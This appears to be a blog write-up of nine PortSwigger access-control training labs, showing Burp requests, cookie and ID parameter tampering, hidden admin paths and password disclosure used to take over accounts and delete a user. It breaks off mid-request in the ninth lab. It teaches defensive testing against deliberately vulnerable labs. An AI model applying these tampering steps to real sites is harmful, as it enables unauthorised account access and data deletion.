




Author: Kharim Mchatta

Topic: Access Control Vulnerability

Date: 7/6/2022

The first challenge that I had began solving was all about **Insecure direct object references** and here is how I solved it.

Lab: Insecure direct object references



APPRENTICE



LAB



Solved


This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs.

Solve the lab by finding the password for the user `carlos`, and logging into their account.

Access the lab

After reading the scenario I accessed the lab and found that it was an ecommerce website

WE LIKE TO
SHOP 



After going through the page, I saw there was a chat bot in the web application. I decided to interact with the bot, then after sending few requests I noticed that there was a view transcript button, clicking on it, it showed all the conversation we were having with the bot.

Live chat

CONNECTED: -- Now chatting with Hal Pline --

Your message:

Send

View transcript

Next, I decided to send the view transcript traffic to burp suite. Looking at the request it had a file called 2.txt, then I started playing around the numbers, I started with 0.txt, it had nothing, I changed it to 1.txt and found some information about the interaction the previous user had with the bot and found the password for carlos.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 GET /download-transcript/1.txt HTTP/1.1 2 Host: 0a3b008a03bf94bec0742b41007c0055.web-security-academy.net 3 Cookie: session=haDPgdEK3jL5LC2p4QhhRmHoh0hMbcJu 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a3b008a03bf94bec0742b41007c0055.web-security-academy.net/chat 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Te: trailers 14 Connection: close 15 16</pre>		<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Content-Disposition: attachment; filename="1.txt" 4 Set-Cookie: session=31cGJjbfo23gJYjWUIiSC8XDDirpaw93; Secure; HttpOnly; SameSite=None 5 Connection: close 6 Content-Length: 520 7 8 CONNECTED: -- Now chatting with Hal Pline -- 9 You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one 10 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not. 11 You: Wow you're so nice, thanks. I've heard from other people that you can be a right **** 12 Hal Pline: Takes one to know one 13 You: Ok so my password is 8aefkw5qrgyntwqhugqc. Is that right? 14 Hal Pline: Yes it is! 15 You: Ok thanks, bye! 16 Hal Pline: Do one!</pre>	

Inserting the credentials on the login page and we managed to successfully login the page

Login

Username

carlos

Password

.....

Log in

Logging in I saw a banner that said congratulations, you solved the lab.

Congratulations, you solved the lab!

My Account

Your username is: carlos

Email

Update email

The second challenge to be solved was all about **Unprotected Admin Functionality** and here is how I solved it.

Lab: Unprotected admin functionality



APPRENTICE

LAB

Not solved

This lab has an unprotected admin panel.

Solve the lab by deleting the user carlos.

[Access the lab](#)

Opening the lab, it was a ecommerce website, going through the website there was nothing interesting of use.

WE LIKE TO
SHOP 



There's No Place Like Gnome

★★★★☆ \$37.43

[View details](#)

Com-Tool

★★★★★ \$36.09


[View details](#)

Dancing In The Dark

★★★★★ \$73.83

[View details](#)

Then I check the robots.txt file and found the administrative login page path



Accessing the administrative login page, I was able to delete the user carlos as the challenge demanded.



Unprotected admin functionality

[Back to lab description >>](#)

Users

carlos - [Delete](#)wiener - [Delete](#)

You can achieve the same goal with using burp suite on interpreter, you can send the request to burp and then add /robots.txt after the http method as shown on the pic below

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /Robots.txt HTTP/1.1 2 Host: 0a81004703dc9061c065550500dd00cb.web-security-academy.net 3 Cookie: session=P9C0ELG5I94ot03AqmEmjIceZjyPKsyj 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av if,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5</pre>				<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Connection: close 4 Content-Length: 45 5 6 User-agent: * 7 Disallow: /administrator-panel 8</pre>			

Then copy the administrative login url and paste it in the http method and then send the request

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /administrator-panel HTTP/1.1 2 Host: 0a81004703dc9061c065550500dd00cb.web-security-academy.net 3 Cookie: session=P9C0ELG5I94ot03AqmEmjIceZjyPKsyj 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av if,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer:</pre>				<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Cache-Control: no-cache 4 Connection: close 5 Content-Length: 2938 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 11 <link href=/resources/css/labs.css rel=stylesheet></pre>			

To delete the user just add the path `/administrator-panel/delete?username=carlos` and send the request back to the web application.

```
curl -XPOST /administrator-panel/delete?username=carlos HTTP/1.1
Host:
0a81004703dc9061c065550500dd00cb.web-security-academy.net
Cookie: session=P9C0ELGSI94ot03AqmEmjIceZjyPXsyj
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

Once the user is deleted is when the challenge is completed.

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

The third challenge to be solved was all about **Unprotected admin functionality with unpredictable URL** and here is how I solved it.

Lab: Unprotected admin functionality with unpredictable URL




This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user `carlos`.

[Access the lab](#)

Accessing the lab, it opened up an ecommerce website and going through the page and there was nothing interesting, I tried accessing `robots.txt` but unfortunately it was blocked,



then I decided to try and examine the source code and saw this piece of interesting script.

```
41                                     <script>
42 var isAdmin = false;
43 if (isAdmin) {
44   var topLinksTag = document.getElementsByClassName("top-links")[0];
45   var adminPanelTag = document.createElement('a');
46   adminPanelTag.setAttribute('href', '/admin-sy2lko');
47   adminPanelTag.innerText = 'Admin panel';
48   topLinksTag.append(adminPanelTag);
49   var pTag = document.createElement('p');
50   pTag.innerText = '|';
51   topLinksTag.appendChild(pTag);
52 }
53 </script>
```

Carefully reading the script I saw the URL to the administrative page which was **/admin-sy2lko**

Pasting it into the URL and I got the administrative web page



Unprotected admin functionality with unpredictable URL

[Back to lab description >>](#)

Users

carlos - [Delete](#)
wiener - [Delete](#)

I deleted the user carlos and the challenge ended there.

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

The fourth challenge to be solved was all about **User Role Controlled by Request Parameter** and here is how I solved it.

Lab: User role controlled by request parameter



APPRENTICE

 LAB

Not solved

This lab has an admin panel at `/admin`, which identifies administrators using a forgeable cookie.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

[Access the lab](#)

I accessed the lab and I was introduced to a ecommerce web application.

[Home](#) | [My account](#)

WE LIKE TO
SHOP 

 Hydrated Crackers ★★★★★ \$52.20 View details	 Six Pack Beer Belt ★★★★☆ \$59.29 View details	 Conversation Controlling Lemon \$79.28 View details	 Com-Tool \$13.28 View details
---	--	--	---

I went directly to the login page using the provided credentials

Login

Username

Password

[Log in](#)

Accessing the login page there was nothing interesting

My Account

Your username is: wiener

Email

Looking at the URL and saw that on the URL it showed the name of the account that logged in, trying to change the parameter from wiener to carlos it didn't work




Then I had sent the request to burp to examine the traffic. I saw on the cookie that the admin was set to false

```
1 GET /my-account?id=wiener HTTP/1.1
2 Host:
  0a9e00ed03164e04c078aef50068003e.web-security-academy.net
3 Cookie: session=S0Tt1o2KoGP0g4gEt7IcDtIxQbPC9Z16; Admin=false
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  if,image/webp,*/*;q=0.8
```

Then I changed from false to true and sent the traffic and it was a success




In ethical hacking there is no single way on doing things to achieve the same goal. Another simple method is to use the inspect element feature on our browsers



	Name	Value	Domain	Path	Expires / Max-Age
Cache Storage					
Cookies	https://0a9e00ed03164e04c078aef50068003e.web-security-academy.net	Admin	0a9e00ed03...	/	Session
Indexed DB	session	S0Tt1o2KoGP0g4gEt7IcDtlx...	0a9e00ed03...	/	Session

When you open it you can get to see the cookie then you can change the value from false to true



	Name	Value	Domain	Path	Expires / Max-Age
Cache Storage					
Cookies	https://0a9e00ed03164e04c078aef50068003e.web-security-academy.net	Admin	0a9e00ed03...	/	Session
Indexed DB	session	S0Tt1o2KoGP0g4gEt7IcDtlx...	0a9e00ed03...	/	Session

Once you send the request you can see that an admin panel tab that appears as shown below



User role controlled by request parameter

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Once you gain access to the admin panel, you delete carlos

[Home](#) | [Admin panel](#) | [My account](#)

Users

carlos - [Delete](#)
wiener - [Delete](#)

And the challenge ended there after deleting the account of carlos

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

The fifth challenge to be solved was all about **User ID controlled by request parameter with password disclosure** and here is how I solved it.

Lab: User ID controlled by request parameter with password disclosure



APPRENTICE

 LAB

Not solved

This lab has user account page that contains the current user's existing password, prefilled in a masked input.

To solve the lab, retrieve the administrator's password, then use it to delete carlos.

You can log in to your own account using the following credentials: wiener:peter

[Access the lab](#)

I accessed the lab and I was introduced to an ecommerce site as shown below



Then I went to the login page and logged in as wiener

Login

Username

Password

[Log in](#)

Gaining access to the account I had found the API key of wiener but the task was to get the API key of carlos

My Account

Your username is: wiener

Your API Key is: FPfMWG4jJ1m7G0yKLyTD1eX4vfTx0Awq

Email

Update email

I then sent the request to burp and changed the id name in the URL from wiener to carlos and sent the request back to the web application

Request
Pretty Raw Hex
1 GET /my-account?id=carlos HTTP/1.1
2 Host: 0ac5002204c4b7b8c09a65b8008500ed.web-security-academy.net
3 Cookie: session=1UxgtZNE8IbglW4NeAYnCgyLZf90gETR
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0ac5002204c4b7b8c09a65b8008500ed.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close

Response
Pretty Raw Hex Render
50
Log out

<p>
|
</p>
51 </section>
52 </header>
53 <header class="notification-header">
54 </header>
55 <h1>
My Account
</h1>
56 <div id=account-content>
57 <p>
Your username is: carlos
</p>
58 <div>
Your API Key is: zcAELXbJY7RUAXHHI7u4rTVGJrP3HKsG
</div>

and I managed to get the API key of carlos and the challenge ended there

Congratulations, you solved the lab!

My Account

Your username is: carlos

Your API Key is: zcAELXbJY7RUAXHHI7u4rTVGJrP3HKsG

The sixth challenge to be solved was all about **User ID Controlled by request parameter, with unpredictable user ID** and here is how I solved it.

Lab: User ID controlled by request parameter, with unpredictable user IDs



APPRENTICE



LAB

Not solved

This lab has a horizontal privilege escalation vulnerability on the user account page, but identifies users with GUIDs.

To solve the lab, find the GUID for `carlos`, then submit his API key as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

[Access the lab](#)

I accessed the lab and the web site appeared, initially I logged in and had seen that GUID was being used as stated In the scenario, now we had to find the GUID of carlos in order to privilege escalate to his account. Exploring the website I had found a blog written by carlos

[Home](#) | [My account](#)

New Year - New Friends

carlos | 10 June 2022

Checking the url I had seen the GUID of carlos



User ID controlled by request parameter, with unpredictable user IDs

[Submit solution](#) [Back to lab description >>](#)

[Home](#) | [My account](#)



I went back and logged in the account of wiener

Login

Username

Password

Log in

Then I had sent the request to burp and then I pasted the GUID of carlos that I had found from the blog and replaced it with the one of weiner and sent the request

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 GET /my-account?id=b2662e2a-0100-4649-be78-78095203cebb HTTP/1.1 2 Host: 0a9200b903de60d7c03438f900cf0087.web-security-academy.net 3 Cookie: session=sTD7n5wydPde0oE75diMStobbTCvChdT 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a9200b903de60d7c03438f900cf0087.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin</pre>		<pre>52 Log out <p> </p> 53 </section> 54 </header> 55 <header class="notification-header"> 56 </header> 57 <h1> My Account </h1> 58 <div id=account-content> 59 <p> Your username is: carlos </p> 60 <div> Your API Key is: KHzo6tUgf0f61bNBZ4eYPIdA7weCnVTF</pre>	

And I managed to get API key of Carlos and the challenge had finished



User ID controlled by request parameter, with unpredictable user IDs

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skill](#)

[Home](#) | [My account](#)



The seventh challenge to be solved was all about **User ID controlled by request parameter with data leakage in redirect** and here is how I solved it.

Lab: User ID controlled by request parameter with data leakage in redirect



APPRENTICE

 LAB

Not solved

This lab contains an **access control** vulnerability where sensitive information is leaked in the body of a redirect response.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

Access the lab

I accessed the lab and there was an ecommerce site, then I clicked on the login page

Login

Username

Password

Log in

Once logged in, I had send the traffic to burpsuite

My Account

Your username is: wiener

Your API Key is: wzrA68a43TjJcghdfOMbA2jL6YSNbXy5

Email

Update email

Once intercepted the traffic I changed the id from wiener to carlos and sent the traffic to the web application

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /my-account?id=carlos HTTP/1.1			51			
2	Host: 0aba00ab040e5a44c0e416bd00b70036.web-security-academy.net				Log out		
3	Cookie: session=fxwritDBVsXStoymsZfG2TyEjDjNrfk						
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0				<p>		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			52	</section>		
6	Accept-Language: en-US,en;q=0.5			53	</header>		
7	Accept-Encoding: gzip, deflate			54	<header class="notification-header">		
8	Referer: https://0aba00ab040e5a44c0e416bd00b70036.web-security-academy.net/			55	</header>		
9	Upgrade-Insecure-Requests: 1			56	<h1>		
10	Sec-Fetch-Dest: document				My Account		
11	Sec-Fetch-Mode: navigate			57	<div id=account-content>		
12	Sec-Fetch-Site: same-origin			58	<p>		
13	Sec-Fetch-User: ?1				Your username is: carlos		
14	Te: trailers			59	</p>		
15	Connection: close				<div>		
					Your API Key is: SPee8c5PjSuIaSkahkPI8rVvI5eMpKdI		
					</div>		

And I had obtained the API key of carlos and submitted it and the challenge ended there.

Congratulations, you solved the lab!

 Share

My Account

Your username is: wiener

Your API Key is: wzrA68a43TjJcgdhfOMbA2jL6YSNbXy5

The eighth challenge to be solved was all about **User ID controlled by request parameter with password disclosure** and here is how I solved it.

Lab: User ID controlled by request parameter with password disclosure



APPRENTICE



LAB

Not solved

This lab has user account page that contains the current user's existing password, prefilled in a masked input.

To solve the lab, retrieve the administrator's password, then use it to delete `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

[Access the lab](#)

I accessed the lab and I was presented with an ecommerce website, I clicked on my account so that I could go and login

[Home](#) | [My account](#)

WE LIKE TO
SHOP 



Six Pack Beer Belt

★★★★☆ \$37.80

[View details](#)

Fur Babies

\$20.71

[View details](#)

Paddling Pool Shoes

\$28.67

[View details](#)


Eco Boat

★★★★☆ \$3.30

[View details](#)

I entered the login credentials and logged in the website.

Login



Username
wiener


Password
•••••

Log in

Once successfully logged in, on my account page I had seen that the password of wiener was on the password field for updating the password, but it was hidden.

My Account

Your username is: wiener




Email

Update email

Password
•••••

Update password

Looking at the URL we can see that there is an ID parameter and its value which is the account name, so I changed it from wiener to administrator



🔒 <https://0a3b00af04122dabc0eef7cb007d00f6.web-security-academy.net/my-account?id=wiener>

WebSecurity Academy ⚡

User ID controlled by request parameter with password disclosure

[Back to lab description >>](#)

I noticed that the password of the administrator appeared but it was hidden as shown below

My Account

Your username is: administrator

Email

Update email

Password

Update password


So I inspected element as show below and we could see the password of the administrator

```
<h1>My Account</h1>
<div id="account-content">
  <p>Your username is: administrator</p>
  <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">...</form>
  <form class="login-form" action="/my-account/change-password" method="POST">
    <br>
    <label>Password</label>
    <input required="" type="hidden" name="csrf" value="FVs8ckFCc1kPYyhDr0bx7yV0kgtAKSJO">
    <input required="" type="password" name="password" value="y3rx19hawe9do0inbxmn">
    <button class="button" type="submit">Update password</button>
  </form>

```

html > body > div > section.maincontainer > div.container.is-page > div#account-content > form.login-form > input

I added a parameter of type with its value show to reveal the password of the administrator as shown below



```
<h1>My Account</h1>
<div id="account-content">
  <p>Your username is: administrator</p>
  <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">...</form>
  <form class="login-form" action="/my-account/change-password" method="POST">
    <br>
    <label>Password</label>
    <input required="" type="hidden" name="csrf" value="FVs8ckFCc1kPYyhDr0bx7yV0kgtAKSJO">
    <input required="" type="show" name="password" value="y3rx19hawe9do0inbxmn">
    <button class="button" type="submit">Update password</button>
  </form>

```

html > body > div > section.maincontainer > div.container.is-page > div#account-content > form.login-form > label

And I had obtained the password of the administrator

My Account

Your username is: administrator

Email

Update email

Password

Update password

I used the credentials to login in the administrator's account

Login

Username

Password

Log in

I then clicked on the admin panel

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

And accessed the admin panel

Users

carlos - [Delete](#)

wiener - [Delete](#)

Then I deleted the user carlos and the challenge ended there.

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

The ninth challenge to be solved was all about **User role can be modified in user profile** and here is how I solved it.

Lab: User role can be modified in user profile



This lab has an admin panel at `/admin`. It's only accessible to logged-in users with a `roleid` of 2.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

[Access the lab](#)

I accessed the lab and a web page was loaded and went to my account

[Home](#) | [My account](#)

WE LIKE TO
SHOP



Six Pack Beer Belt
★★★★☆ \$37.80

[View details](#)

Fur Babies
\$20.71

[View details](#)

Paddling Pool Shoes
\$28.67

[View details](#)

Eco Boat
★★★★☆ \$3.30

[View details](#)

Went and inserted the credentials and logged in

Login

Username

Password

[Log in](#)

Login in there was a section of updating your email address, I tested the functionality and when it updated the email I showed up at the bottom of your username as shown below.

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

I had sent the request to burp suite and had seen that whenever you send the request you will be given the role id number of 2

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
